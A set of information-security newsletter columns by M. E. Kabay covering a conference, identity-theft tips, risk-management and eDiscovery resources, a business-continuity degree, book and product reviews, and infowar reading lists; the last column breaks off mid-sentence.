A panel discussion on the future of the information security professional will include

- Moderator Kevin Flanagan, President of the Central Ohio ISSA,
- Bob West of Echelon One, winner of industry awards for innovation in information assurance< http://www.echelonone.net/meettheteam.html >
- John Rockwood of the Scotts Miracle-Gro Company
- Jack Jones of the Risk Management Insight, award-winning creator of the Factor Analysis of Information Risk (FAIR).< http://journals.sfu.ca/nujia/index.php/nujia/article/viewPDFInterstitial/9/9 >

Breakout sessions in the afternoon include

- PCI Currents (Darik Cupps of SecureState)
- Addressing Information Security Impact Before Project Implementation (Clarke Cummings, Information Control Corporation)
- Sustainable PCI Compliance or “There and Back Again” (Jerod Brennen, Security Analyst)
- Information Assurance in an Open Network Environment (Mich Kabay, Norwich University)

This Information Security Conference will provide information security professionals with the most up-to-date information, tools, trends, legislative information, products, services, and strategies for addressing information security issues. The conference will focus on key topics

related to information security with presentations provided by recognized experts and exhibits by some of the nation's leading organizations. In addition, I will be presenting a one-day workshop on Wednesday the 14th of May following the Summit; the topic is Human Factors in Information Assurance and full details are available online until after the workshop.< http://www.yousendit.com/download/www/TEZOWWVucVh0NjgwTVE9PQ > ISSA, ISACA, and IEEE members as well as Summit attendees and Norwich University students and alumni receive a 28% discount on registration fees for the workshop. Registration for the workshop is being handled by Information Control Corporation.< http://www.iccohio.com/news/default.aspx >

Register for the Summit online.< http://www.infosecsummit.org/register.aspx >

IDENTITYFINDER HELPS PREVENT IDENTITY THEFT

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I recently received a well-crafted press release from Identity Finder <http://www.identityfinder.com/>. Their CEO, Todd Feinman, prepared the tips below (presented as received with minor edits) which you may find useful for your own internal security newsletters (please include a reference to Identity Finder if you do use them):

1. When storing a copy of your tax return on your computer, make sure you secure it with a password so that your Social Security Number (SSN) cannot be read if the file is lost.

2. Securely delete all electronic, financial documents used to prepare your tax returns so any personal information is safe.

3. Ignore all refund/rebate/warning e-mails claiming to come from the IRS and never click on links within those e-mails because it is most likely a phishing attack.

4. Do not provide personal information to anyone calling you claiming to be from the IRS; the IRS already has your information and it's likely to be an identity thief calling you.

5. Check your credit report with one of the three credit bureaus for free every four months at www.annualcreditreport.com <http://www.annualcreditreport.com/> to make sure your identity hasn't already been stolen.

6. Install the latest updates to your operating system so known Windows or Mac vulnerabilities can't be exploited by hackers.

7. Don't save your password in your Web browser when accessing banks and other institutions that keep your personal information because it could be leaked if you ever get a virus, Trojan, or if your system is hacked.

8. If you provided your bank account and routing information to the IRS for payment or refunds, check your bank accounts to ensure that the proper transfer occurred.

9. Visit your bank account online and set up alerts on your accounts to monitor when high amounts of cash are withdrawn.

10. Check to make sure you do not receive incorrect payment liability or refund information; a thief could have filed a tax return on your behalf fraudulently. If you suspect tax preparation fraud, call the State Tax Department toll-free at 1-888-675-9437.

I went online to find out about Identity Finder and became interested in their flagship products. They describe Identity Finder software as follows:< http://www.identityfinder.com/ > "Identity Finder plays a unique and crucial role in helping individuals and businesses prevent identity theft

by finding and securing personally identifiable information such as social security numbers, credit cards, dates of birth, passwords, and bank accounts in files, emails, databases, websites, web browser data, and system areas. You then have the option to shred the information, quarantine it to a secure location, or protect it through encryption. Anti-virus and anti-spyware programs don't offer this level of in-depth data mining to protect you and your business."

There are functionality-limited trials of the full versions available for home< http://www.identityfinder.com/Products/Identity_Finder_Editions_Home.html > and professional< http://www.identityfinder.com/Products/Identity_Finder_Editions_Professional.html > use; these search and display the information in question but do not facilitate action as the complete product would. There's a detailed feature-comparison available.< http://www.identityfinder.com/Products/Identity_Finder_Feature_List.html > Costs are modest: $24.95 for the home version, $34.95 for the professional version (with bulk discounts available). There's also an enterprise version < http://www.identityfinder.com/Products/Identity_Finder_Editions_Enterprise.html > that costs a variable amount per seat (less than for the home edition) depending on details of the configuration and the size of the enterprise. The sales representative with whom I spoke for research on this article assured me that any enterprise requiring a trial of the product will get the company's full cooperation.

[Note: I have no financial relationship whatever with the company named in this article, nor have I received any consideration whatever in return for writing this summary.]

Entertaining Risk Analysis:
Peter de Jager Presents Valuable Insights with Panache

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Peter de Jager< http://www.technobility.com/profile.html > has a long history of contributing to the management of information technology. I first ran into him in the early 1990s, when he was one of the first professionals to warn, calmly, that much of the software we were running then was still using two-digit years to represent dates in the 20th century. After the end of 1999, those two digit dates would be 100 years out of synch. This difficulty became known as the Y2K problem. Because of the enormous efforts of people like Peter de Jager and the programmers and their managers who paid attention to the issue and fixed the programs, we all survived the turn of the millennium quite well. And let me say now that I have nothing but scorn for the naysayers who claim that there never was a problem because there was no problem. That's like denying that replacing broken nuts on a car wheel has nothing to do with preventing the wheel from falling off at highway speed.

But today, I want to draw readers' attention to an excellent 50-minute lecture available online by Peter de Jager about risk management. "A Ramble through Gambles: A Look at Risk Management" was delivered live on 30 Sep 2010 and the recording is now available for anyone to download free as 38 MB WMV or W4V files with sound and images from his Webinar Central directory< http://www.technobility.com/docs//webinarcentral.htm >. The podcasts are even available free through iTunes< http://itunes.apple.com/podcast/managing-change-technology/id304072275 >.

The Webinar abstract includes this brief description:

> Risk Management is, in a word, complicated. Hmm... not strong enough – make that two words, it's extremely complicated.
>
> It's complicated because it deals with at least three totally different forms of ignorance. We also need to take the psychology of risk perception into account, something that differs wildly from one person to the next. On top of this mess, we can throw on the social culture surrounding risk. The result? A topic convoluted enough for a lifetime's worth of study.
>
> For all the above reasons and ones I haven't mentioned yet, there is no consistent measure of what is a 'good' risk versus what is a 'bad' risk. A risk I am more than willing to make, might be something that you'd never take. More frustrating? The risks I assume in a specific endeavour are NOT the same risks you assume when you attempt the exact same action!

The lecture starts with a clear example of applying expected value theory to optimal allocation of resources by providing a simple example with simple probabilities. He shows that if we know something about the threats we face and we have an expectation of reducing those threats, we can start by reducing the largest threat and then iterate by locating whichever threat is the current largest for the next round of reduction.

Next, in “Getting out of the Pit,” he points out that often we lack exact awareness of the risks involved in a particular process and suggests three frameworks for brainstorming about risks. He starts with analysis of strengths, weaknesses, opportunities and threats (SWOT); political, economic, social, technical, legal and environmental (PESTLE) analysis; and business, political, economic, social, and technological (BPEST) issues.

I must add here that readers interested in more efficient brainstorming than the usual markers-and-papers-on-the-wall technique can read about Computer-Aided Consensus™ on my Website< http://www.mekabay.com/methodology/index.htm >

The speaker points out that one of the problems we face is that all of us systematically downplay risks; we consistently tend to underestimate the risks that apply to us. We also overestimate our ability to handle problems (e.g., everyone says they are above-average drivers) and we have difficulties coping with multiple risks. For example, if there are false alarms that are waking people up in the middle of the night, sometimes people turn off the alarms on the grounds that lack of sleep increases error rates – but the lack of alarms also allows real problems to go unannounced.

De Jager emphasizes that ordinary people have flawed perceptions of risk and probabilities. When risks are framed in terms of negative results, they can seem worse than exactly the same risks described in terms of the positive results. Thus the way risks are *described* strongly influences the way people evaluate those risks and management is at risk of being manipulated through language alone.

For an excellent tutorial on the framing of risk, see “2845 ways to spin the Risk”< http://understandinguncertainty.org/node/233 > by the “Winton programme for the public understanding of risk”< http://understandinguncertainty.org/about > of the Statistical Laboratory at the University of Cambridge in England.

I won’t go on describing the content of his webinar because I don’t want to steal his thunder. I have already recommended this lecture to students in my current information assurance course< http://www.mekabay.com/courses/academic/norwich/is340/index.htm > and our current capstone seminar on strategic applications of information technology< http://www.mekabay.com/courses/academic/norwich/is455/index.htm > at Norwich University.

I strongly recommend that you listen and watch for yourself. And if you use the material for in-house training in your company, donate something to the team! There’s a button on the Web page that lets you pay whatever you deem appropriate via PayPal.

Useful Guides to E-mail Archiving

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Organizations must balance the need for e-mail archives with the costs of storage, including the increasing difficulties that users face in finding their own messages when they leave their e-mail in undifferentiated electronic piles of ordure. Although e-mail indexing solutions such as Google Desktop may help users locate messages in years of unstructured archives, they don't solve the problem of random deletions that may have legal implications if the organization is served with subpoenas for all documents produced or received in specific data ranges.

Recently Osterman Research added to their extensive production of white papers < http://www.ostermanresearch.com/downloads.htm > with "A Guide to Understanding Messaging Archiving" < http://www.ostermanresearch.com/whitepapers/download49.htm > which is available free through a simple registration process.

The 10-page paper begins with some interesting background information about the growing pressures on organizations to archive their e-mail. For example, about a quarter of companies have received subpoenas for employee e-mail. Costs of producing e-mail from unstructured backups have ranged into the millions of dollars. About two-thirds of the managers surveyed in one study reported that the chief contributor to their messaging management headaches was storage of old messages.

The white paper presents the following sections and subtopics with one or more paragraphs of details for each:

- Reasons to Deploy Messaging Archiving Capabilities
  - Legal Compliance
  - Legal Holds
  - Pre-Litigation Internal Review
  - Other Legal Considerations
  - Reducing the Impact of Storage
  - Regulatory Compliance
  - Knowledge Management
- Important Factors to Consider When Selecting an Archiving System
  - Delivery Models
  - Opportunity Costs
  - Messaging Platform(s) Supported
  - High Availability
  - Scalability
  - Ease-of-Use
  - Extensibility for Non-Messaging Archiving

I think that readers will find the paper useful.

There are many other papers about messaging on the Osterman Research archive that may be of

interest; a few of the more recent include

- What to Ask When Evaluating Messaging Security Systems – April 2008
- The Impact of Messaging and Web Threats – April 2008
- Why Should You Archive Your Email With a Hosted Service? – January 2008
- Key Issues in Messaging Mobility – October 2007
- Archiving Email for Compliance and Competitive Advantage – September 2007
- Reducing the Load on Email Servers – September 2007
- A Guide to Understanding Hosted and Managed Messaging – August 2007
- Why You Should Be Thinking About Archiving – June 2007
- Emerging Trends in Fighting Spam – June 2007
- Why Your Organization Needs to Focus on Outbound Content – May 2007
- The Federal Rules of Civil Procedure, E-mail Discovery and You – March 2007
- Why Organizations Need to Focus on Outbound Security – February 2007

Congratulations to Michael Osterman on an excellent body of work.

Moving eDiscovery into the Enterprise

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I recently received an interesting essay from a public relations officer, Dave Dix, who wrote, "In the wake of Enron, Sarbanes-Oxley, and new Civil Rules of Federal Procedure in 2006 governing standards for preserving information, eDiscovery (i.e., identifying, collecting, and processing electronic legal evidence) is turning into an ever-greater expense for many mid- and large sized companies. Unstructured information is proliferating, spending is skyrocketing, heavyweight analysts such as Gartner and Forrester are weighing in. More and more enterprises are deciding to bring eDiscovery in-house, rather than have it performed by litigation support services firms. But when they do, they'll need to assemble a careful checklist of features their solution will need to have to be effective." He then included the following essay from Ursula Talley, who is vice president of marketing for StoredIQ < http://www.storediq.com/ >, a provider of "enterprise-class Intelligent Information Management solutions that enable organizations to gain visibility and control over business-critical information in order to meet compliance, governance, and legal discovery requirements."

The remainder of today's column is Ms Talley's work (with minor edits). I was particular impressed that she does not even mention her own products!

* * *

If you work for a mid- to large-sized company—say, one with more than $500M in revenue—you are probably familiar with the problems of eDiscovery. Your enterprise may routinely face five or more litigation matters each year, and you have terabytes of unstructured information that you need to sort through in order to find relevant information and place it on litigation hold.

Worse, that unstructured information is growing dramatically: at a rate of up to 80 percent a year in many enterprises. Unmanaged and unplanned-for eDiscovery tasks increase both risk and headaches for legal, IT, and business unit organizations. Outsourcing eDiscovery to litigation services firms makes sense if you don't have much data or rarely face litigation, but it doesn't make good financial sense as your organization grows. That's particularly true if you work in highly regulated and litigation-prone industries such as banking, insurance, energy, or utilities.

Here are 10 tips to choosing an eDiscovery solution that can get up and running quickly, solve the problems you need it to, and pay for itself within months.

1. Make sure your solution covers the full breadth of the eDiscovery process as defined by the industry's EDRM (Electronic Discovery Reference Model) standard.< http://www.edrm.net > Your solution needs to cover everything from information management, identification, preservation, and collection, to processing, and early case analysis – handing over only the smallest legally defensible set of data to the legal review team. Otherwise, you'll have to cobble together multiple solutions from multiple vendors, and create a bigger headache for yourself. Not to mention the compromised audit liability point solutions present.

2. Insist on an open integration platform that supports various e-mail systems, storage systems, archiving systems, and content and document management systems. If you're in the process of migrating data from a Novell server to an EMC Celerra or vice versa, for instance, you'll need something that can read files from both. Your solution should be able to read data from shared file servers, desktops and laptops including Macs and PCs, from content management systems such as Microsoft SharePoint and EMC Documentum, as well as from storage systems including EMC Centera, NetAPP, Hitachi and IBM.

3. Ensure that implementing your solution doesn't reduce employee productivity. Flexible job scheduling allows processing to occur after hours, and it's essential to be able to capture documents needed for litigation without disrupting the production environment of your knowledge workers.

4. When locking down documents for litigation, be sure your system works in conjunction with existing corporate records management policies and functions such as data backup, migration, and file expiration/deletion.

5. Be sure you can map data by system location, custodian, access time, size, and content type. It's critical to be able to perform prediscovery profiling of data so you can manage it, know your liability, and quickly respond to legal requests.

6. Your solution will need to make available all relevant and responsive electronically stored information to legal, HR, or audit teams before the collection process finishes; the cataloging process must not make your data unavailable.

7. Your software must not alter document properties when copying or moving it, because those properties themselves are important to maintain legal defensibility.

8. Your prospective solution must be able to execute forensically sound collection policies while providing defensible and comprehensive audit logs. These audit trails show where data originally resided, what search terms were applied to collect it, and when copies were made. Attaching unique digital signatures to files before and after they are collected proves that none of the actions performed altered the original content.

9. Insist on rich and sophisticated search capabilities, including natural language concepts within files and e-mails and their attachments. Besides being able to search on common metadata and simple text strings, are you able to perform sophisticated natural language-based searches that can differentiate between "Will" (the name) and "will" (the legal document) or "will" (the auxiliary verb)? Accuracy provides the smallest legally defensible set of data to be reviewed by the legal team, significantly reducing eDiscovery time and cost.

10. Finally, be sure your solution is easy to deploy and maintain. If you have to spend weeks or months getting a system working before it can even begin accessing, categorizing, and reporting on information, you're at a huge disadvantage. Ideally, look for a self-contained, out-of-the-box appliance combining hardware, software, and storage, that can provide results back to you within 24 hours.

Bringing eDiscovery in-house is a big step. Many organizations find that in doing it, they're able

to save themselves hundreds of thousands of dollars, dramatically reduce the time taken to respond to legal requests, and better organize their own internal processes and data storage. But finding the right solution is key. An incomplete solution that only addresses part of your needs, and only responds to yesterday's list of legal requirements, is bound to cause more headaches. Take the time for thorough evaluation, and make your decision carefully.

You'll be glad you did.

Master of Science in Business Continuity Management

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Events such as 9/11 and Katrina have brought business continuity management (BCM) into mainstream corporate practice. Businesses that had plans for continuity of service to customers during a business disruption survived those events, whereas those without plans often failed. As a result, organizations both large and small are implementing BCM systems. Once relegated to the margins of corporate practice as an aspect of information technology or corporate security, BCM has become recognized as a fundamental aspect of sound business practice.

The growth of continuity management has been further fueled by regulations requiring continuity programs in industries such as healthcare and finance. Insurance companies are also starting to require continuity programs as a condition of coverage. Moreover, with eighty-five percent of the nation's critical infrastructure, and nearly one hundred percent of the economic infrastructure, in private hands, BCM is a national security priority. Recognizing the importance of securing the nation's economic infrastructure for national security, President Clinton issued *Presidential Decision Directive Order 63* < http://www.fas.org/irp/offdocs/pdd/pdd-63.htm > in 1998 to address critical infrastructure protection. The federal government has extended this effort to support private sector BCM programs. In August 2007, the federal government passed the *Implementing Recommendations of the 9/11 Commission Act of 2007,*< http://www.govtrack.us/congress/bill.xpd?bill=h110-1 > which mandates the Department of Homeland Security to actively encourage the development of continuity programs in the United States.

Continuity of operations is as much needed in the public sphere as the private, as public sector agencies must have programs to ensure their own continuity of service during an emergency. In recognition of the public sector need for continuity programs, in May 2007 President Bush signed National Security and Homeland Security Presidential Directive 51,< http://www.whitehouse.gov/news/releases/2007/05/20070509-12.html > requiring continuity programs to "be incorporated into daily operations of all executive departments and agencies."

The growth in BCM programs has fueled tremendous demand for professionals that understand risk management in the context of business operations. As a result, the number of business continuity professionals has exploded in recent years. CNN named Business Continuity Director one of the "Seven Trendy New Jobs" in 2006 < http://money.cnn.com/2006/04/20/pf/new_jobs/index.htm > and membership in professional organizations in the field is growing rapidly.

Under the leadership of Program Director Dr John Orlando and with the support of the MSIA team, Norwich University has developed an online Master of Science in Business Continuity Management degree< http://www.graduate.norwich.edu/business-continuity/program_overview.php > to serve the education needs of private and public sector business continuity professionals. Housed within the School of Graduate Studies,< http://grad.norwich.edu/ > the program is the first master's degree in the United States focused solely on business continuity.

The master's degree will provide practitioners with the credentials to advance into upper level positions within their organization and will distinguish them within the field. The MSBC degree provides a comprehensive, in-depth, and practical understanding of all aspects of business

continuity management. The topics.< http://www.graduate.norwich.edu/business-continuity/curriculum_overview.php > include plan development, emergency response, crisis management and communications, risk management, organizational resiliency, IT continuity, testing, implementation, and regulatory issues

Because continuity of operations is as much needed in the public sphere as the private, the MSBC program is appropriate for both public-sector and private-sector continuity directors.

Students meld theory and practice by applying their learning to their own place of business through the unique case-study system that has worked well in the MSIA program that started in 2002. By analyzing and improving the systems of their employer in the MSBC Individual Consultancy Project, < http://www.graduate.norwich.edu/business-continuity/consultancy_project.php > students gain an understanding of the practical application of theoretical concepts, while their employers realize an immediate return on their investment of time and (for many students) tuition reimbursement.

Students join cohorts of like-minded, experienced professionals in highly interactive classrooms to share experiences, challenges, and solutions. Much of the learning comes through constant, lively discussion with distinguished faculty and enthusiastic fellow students, and networking with professionals across the field.

Classes will begin December 2008. Full information can be found on the University Web pages.< http://www.graduate.norwich.edu/business-continuity/ >

LBB2E:
Joel Dubin Updates his Pocket Guide

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Joel Dubin, CISSP has just sent me the update of of his useful guide to computer security, _*The Little Black Book of Computer Security*_.< http://www.amazon.com/Little-Black-Computer-Security-Second/dp/1583041508/ref=sr_1_1?ie=UTF8&s=books&qid=1212103867&sr=8-1 or http://tinyurl.com/42fyrj > In October 2005, I published a review of the first edition < http://www.networkworld.com/newsletters/sec/2005/1003sec1.html > and I refer readers to that review for a sense of the first edition's qualities. I liked the book so much I ordered it for the assigned readings in one of the seminars in the MSIA program.

The book has grown from 150 pages to 207 pages (38%) but its price has changed from $19.95 to $25.95 (30%) – seems fair. It still fits in a (large) pocket. More important, the content has significant changes. Dubin begins with an insightful commentary in his introduction (quoting exactly):

> IT security has broadened dramatically. Its issues have expanded from the technology arena into the business arena. In other words, IT security no longer consists solely of the IT department working to lock down networks. It has moved into the boardroom as business leaders grapple with the business impacts of potential data breaches. Those leaders are now concerned with complying with legal regulations, protecting the privacy and identity of their customers, and keeping their brands intact if data breaches _*do*_ occur. Consequently, IT security has developed into the more wide-ranging field of information security.

Furthermore, as the network perimeter has dissolved, the old-fashioned firewall has evolved. Hackers have become more sophisticated, bypassing firewalls and other network controls by inserting malicious code into Web sites. Today, even innocent sites can serve as repositories of dangerous malware that can defeat the toughest network defenses. In other words, the threat has shifted from the network to the application. The new paradigm therefore entails not only safeguarding hardware and networks but also protecting data wherever it happens to be – a Web site, a database, or anywhere in between.<

There are three new chapters. Quoting from correspondence with Mr Dubin,

- Chapter 19 on compliance and working with auditors, since this has become such a big part of many IT security professional's lives.
- Chapter 20 on security awareness training, since this has become part of compliance with tips on the bare bones minimum of what should go into an security training program.
- Chapter 21 is a simple explanation of encryption, which IT security pros can use to distill this complex topic for the business folks.

Other improvements in the guide include updated and expanded recommendations on

- Endpoint security and network access control and mobile device security
- Application security, including vulnerability and pen testing, with an emphasis on the new security threats

- from the Web and Web 2.0 technologies
- Wireless security
- Privacy and identity theft and regulations related to privacy
- How to use full-disk encryption

Finally, the author has updated the appendices in the back with fresh links for helpful security Web sites, bulletins and tools.

So is there anything I don't like in the book?

It's not a question of liking or disliking (well, except for using "data" as a singular word). I disagree with a few of the recommendations; for example, on page 54, Mr Dubin writes, "Lock out an account after three failed logon attempts" and then explains that users should have to call the IT group to reset their password. "This practice offers the easiest defense against a brute force attack." Well, no: it offers an attacker a trivial way of executing a denial-of-service attack on every user account for which (s)he knows the userID. It also raises the cost of such an attack by orders of magnitude because of the amount of time wasted by both users and the Help Desk. Pretty well the same level of defense against brute-force attacks can be achieved by inserting a modest delay in accessibility of the account – say, a few minutes. That's enough to put brute-force attackers out of business simply because of the length of time it takes to test the keyspace (OK, half the keyspace on average). Put in a simple routine to alert the security group that a userID is being attacked and you have the start of either an investigation or a reasonable defense.

But one should not dismiss a handbook because one disagrees with a few recommendations: it's not supposed to be a list of recommendations to be followed without thought. It's useful even if there are things you _*don't*_ agree with. And that's certainly the case with the Second Edition of *The Little Black Book of Computer Security*.

And so today I just placed our order for a batch of these handy little guides for our graduate students.

[NOTE: Since so many book reviewers seem to delight in tearing apart the books they review and heaping abuse on their authors, readers may be suspicious of my enthusiasm. For the record, then, I have no relationship whatever with Joel Dubin other than liking his book. I think it's very nice that he stuck some of my comments on the front cover of the new edition, but that has nothing to do with the content of my review and I have received no financial or other benefits whatever in return for that enthusiasm.]

Some Infowar Resources

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Recently I had to write a chapter for a textbook when the original author forget to write it <smile>. While I was researching the topic, I used some resources in infrastructure protection and information warfare that might interest some readers. This column will be a bit of a collage of neat stuff that you may have overlooked but that bears attention and even rereading.

The famous Marsh Report ("Critical Foundations: Protecting America's Infrastructures")< http://www.ihs.gov/misc/links_gateway/download.cfm?doc_id=327&app_dir_id=4&doc_file=PCCIP_Report.pdf > is the Report of the President's Commission on Critical Infrastructure Protection which met through part of 1996 and 1997 and led to Presidential Decision Directive 63 (PDD-63) on Critical Infrastructure Protection.< http://www.fas.org/irp/offdocs/pdd/pdd-63.htm >

The 1999 RAND Corporation report entitled "Countering the New Terrorism" < http://rand.org/pubs/monograph_reports/MR989/ > by Ian O. Lesser, Bruce Hoffman, John Arquilla, David Ronfeldt and Michele Zanini is a fascinating short (174 page) review of asymmetric warfare (the application of inexpensive, relatively easy tools and methods against sophisticated targets). Chapter Three on "Networks, Netwar, and Information-Age Terrorism" will be particularly interesting to readers of this column.

That same year, the General Accounting Office (now called the Government Accountability Office) issued its report GAO/T-AIMD-00-7, "Critical Infrastructure Protection: Fundamental Improvements Needed to Assure Security of Federal Operations."< http://www.gao.gov/archive/2000/ai00007t.pdf > This was the statement of Jack L. Brock, Jr., the Director of Governmentwide and Defense Information Systems Accounting and Information Management Division. He was testifying before the Subcommittee on Technology, Terrorism and Government Information of the Committee on the Judiciary of the United States Senate. His testimony began,

> "GAO and IG reports issued over the last 5 years describe persistent computer security weaknesses that place federal operations such as national defense, law enforcement, air traffic control, and benefit payments at risk of disruption as well as fraud and inappropriate disclosures. Our most recent analysis, of reports issued during fiscal year 1999, identified significant computer security weaknesses in 22 of the largest federal agencies. These included weaknesses in (1) controls over access to sensitive systems and data, (2) controls over software development and changes, and (3) continuity of service plans. These types of weaknesses increase the risk that intruders or authorized users with malicious intentions could read, modify, delete, or otherwise damage information or disrupt operations for purposes, such as fraud, sabotage, or espionage. This body of audit evidence led us, in February 1997 and again in January 1999, to designate information security as a governmentwide high-risk area in reports to the Congress."

In 2000, the White House issued "Defending America's Cyberspace: National Plan for Information Systems Protection Version 1.0 – An Invitation to a Dialogue."< http://www.fas.org/irp/offdocs/pdd/CIP-plan.pdf > The document has useful text that can be used when convincing management of the importance – both for the private sector and for government – of information assurance.

Another document from 2000, "The Electronic Intrusion Threat to National Security and Emergency Preparedness (NS/EP) Internet Communications: An Awareness Document" was published by the Office of the Manager, National Communication System.< http://www.fas.org/irp/offdocs/pdd/CIP-plan.pdf > The report includes a short summary of tools and techniques of computer crime and information warfare as well as a catalog of threats, a useful list of acronyms and a short glossary.

In March 2001, the Defense Science Board Task Force on Defensive Information Operations of Office of the Undersecretary of Defense for Acquisition, Technology and Logistics issued its report entitled "Protecting the Homeland: 2000 Summer Study – Volume II."< http://www.acq.osd.mil/dsb/reports/dio.pdf > Key sections are

- Building an effective security architecture
- Technology
- Readiness
- Policy and legal
- Findings and recommendations

The February 2003 "National Strategy to Secure Cyberspace"< http://www.whitehouse.gov/pcipb/cyberspace_strategy.pdf > issued by the White House discusses measures related to national cyberspace security:

- A response system
- A threat and vulnerability reduction program
- A security awareness and training program
- Securing governments' cyberspace and
- National security and international cyberspace security cooperation.

A short-lived project from around 2005 and 2006 with the delightful title, "DIRT: Damage Information Reporting Tool"< http://www.commongroundalliance.com/TemplateRedirect.cfm?Template=/ContentManagement/ContentDisplay.cfm&ContentFileID=3269 > was put together by a group called the Common Ground Alliance. It summarizes some preliminary research – definitely not definitive findings – about damage to underground infrastructure in the United States such as telecommunications lines, gas pipelines and electrical conduits.

A recent paper from February 2008 is "Trojan Dragon: China's Cyber Threat" < http://www.heritage.org/Research/asiaandthepacific/upload/bg_2106.pdf > by John J. Tkacik, Jr. This 14 page article discusses a widely-held view (especially among neo-conservative policy pundits) that Chinese government and military circles are placing a systematic emphasis on information warfare in their foreign policy planning. Despite my credentials as a dyed-in-the-wool, left-wing, knee-jerk liberal radical (something a few readers have graphically pointed out in colorful correspondence after some of my columns), I find myself agreeing vigorously with the author's analysis.

I hope you enjoy the reading.

Uncovering Network Vulnerabilities:
RedSeal Systems Vulnerability Management Tool

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Keeping track of the changing threat and vulnerability picture is a challenge for any security or network administration team. Threats change because of the constant efforts of Bad Actors who actively seek to exploit known vulnerabilities and to discover new ones. Vulnerabilities change because of changes in software versions, installation of new hardware or new firmware, installation of new software patches, and changes in network topology.

RedSeal Systems < http://www.redseal.net/ > recently published a short White Paper entitled "Does the pace of business change create 'holes' in your security?"< http://www.redseal.net/landing/WP_PaceofChange.pdf > which, refreshingly, is available without registration. The authors discuss three major categories that can affect security:

- "Business drivers: Mergers & Acquisition, Business Project Pilots, Project & Service Outsourcing
- Regulatory/Compliance Mandates: Payment Card Industry Data Security Standards (PCI DSS)Sarbanes Oxley, HIPPA and other industry mandates
- New emerging technology adoption: Wireless services (e.g. WiFi), Virtualization, Hosted Applications, Cloud computing"

The authors continue, "Typically these changes also involve organizational changes. It is inevitable that change in the business and organization drive networks to constantly adapt. While being bombarded with competing demands, most organizations are in reactive fire fighting mode. With limited available resources, most businesses fail to integrate a security risk management process when making changes to the network. The disparate nature of various teams managing different aspects of the network aggravates this security risk environment across the enterprise. This often translates into unintentional security holes, defects and vulnerabilities, exposing the entire business and key stakeholders to high risk and in many instances, gross violation of compliance mandates."

Readers may find the "short product tour" < http://www.redseal.net/flash/srm_prod_overview.shtml > interesting; in about seven minutes, the well-modulated voice of the speaker discusses the functionality of the RedSeal Security Risk Manager (RedSeal SRM).

RedSeal SRM has three major components: map, measure and mitigate.

- The map function audits the network infrastructure, including configuration and topology for all firewalls, servers, routers and other components; configurations can be imported manually or automatically. RedSeal SRM generates a network map that can be exported for further use. The vulnerability analysis at this phase produces reports on a wide range of violations of security best practices. The best practices standards "are compiled from

third-party vendors, security firms, and RedSeal security research team." Reports can show the audit in a variety of ways, such as by device or by type of failure.

- The next function, "measure," maps the original vulnerabilities to the as-configured topology, showing threat paths that represent the possible exploits to business assets within the network. Users can drill down to details of each vulnerability as reported by such organizations as the Computer Emergency Response Team Coordination Center (CERT/CC)< http://www.cert.org/ > and the MITRE's Open Vulnerability and Assessment Language (OVAL) Repository < http://oval.mitre.org/repository/index.html >. These links usually provide links and instructions for patches.
- The mitigation function generates automatic reports recommending priority lists for corrections of the vulnerabilities that have been discovered. Each recommendation includes an estimate of how many devices can be attacked via the specific vulnerabilities and prioritizes according to the biggest payback per correction. This function also provides overall reports and trend analyses showing possible improvements in the security posture as a result of actual interventions.

The company offers 30-day trials.

Readers may be interested in reading in a 1999 paper on "The Network Vulnerability Tool (NVT) – A System Vulnerability Visualization Architecture" .< http://csrc.nist.gov/nissc/1999/proceeding/papers/p7.pdf > by Ronda R. Henning and Kevin L. Fox of Harris Corporation. Their ideas from a decade ago seem to have been instantiated in RedSeal's interesting product. Good news for sysadmins!

[Note: I have never heard of RedSeal before I received a press release and have no financial relation with this company whatsoever. Their product just seems interesting to me.]

Extreme Weather and Business Continuity

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Does climate change have any relevance for information assurance and business continuity? My friend and colleague Dr John Orlando, Program Director of the Master of Science in Business Continuity Management (MSBC) < http://www.graduate.norwich.edu/business-continuity > at Norwich University, thinks so. Here's his contribution to the discussion.

* * *

I [John] had just gotten off the phone with one of the professors in our MSBC program. We were discussing the difficulty in measuring risk. Although business continuity programs are traditionally justified on grounds that the money spent will be well spent through prevention or mitigation of losses due to business disruptions, it is actually very difficult to assess risk accurately. One problem is that people tend to overstate risks that have a psychological impact. For example, many people fear flying over driving, even though driving is the greater risk. People rank terrorism as a high risk, even though it is a much lower risk than accident or crime. We also tend to understate the danger of events that have not happened in a while.

No sooner had I hung up than an e-mail appeared from the University warning that there was a tornado watch for the area. On the way home that evening I told my carpool mates that tornados are not an issue in Vermont – as they are in Wisconsin, where I grew up – because mountains break them up. My wife and I have lived in Vermont for 15 and 20 years, respectively, and there has never been a tornado in Vermont in all the time we have lived in the state. I also told them that the instructions in the message were mostly wrong. Being from Wisconsin, I know tornados.

Talk about getting egg on one's face! When I arrived home, there were police all over my neighborhood. Huge trees were ripped out, including a big one in our backyard that luckily missed the house. A house a few hundred yards from us had a tree take out its top floor and porch. It is not clear if an actual tornado hit our neighborhood, but a pre-tornado funnel cloud was sighted heading our way just before the 70 mph winds hit, which are the strength of a weak tornado.

The next day I went to a tornado Website < http://en.wikipedia.org/wiki/Tornado_myths > where I learned that some mountainous areas do get tornados, and most of what else I thought I knew about tornados was wrong.

* * *

[MK adds: the same day John told me about the tornado or near-tornado event, I had listened to a fascinating interview on Amy Goodman's *Democracy Now* < http://www.democracynow.org/ > radio show about the relationship between global warming and extreme weather events.< http://www.democracynow.org/2008/6/16/extreme_weather_global_warming_floods_in > Readers interested in or responsible for business continuity management will find the transcript < http://www.democracynow.org/2008/6/16/extreme_weather_global_warming_floods_in# >, Read Video stream <

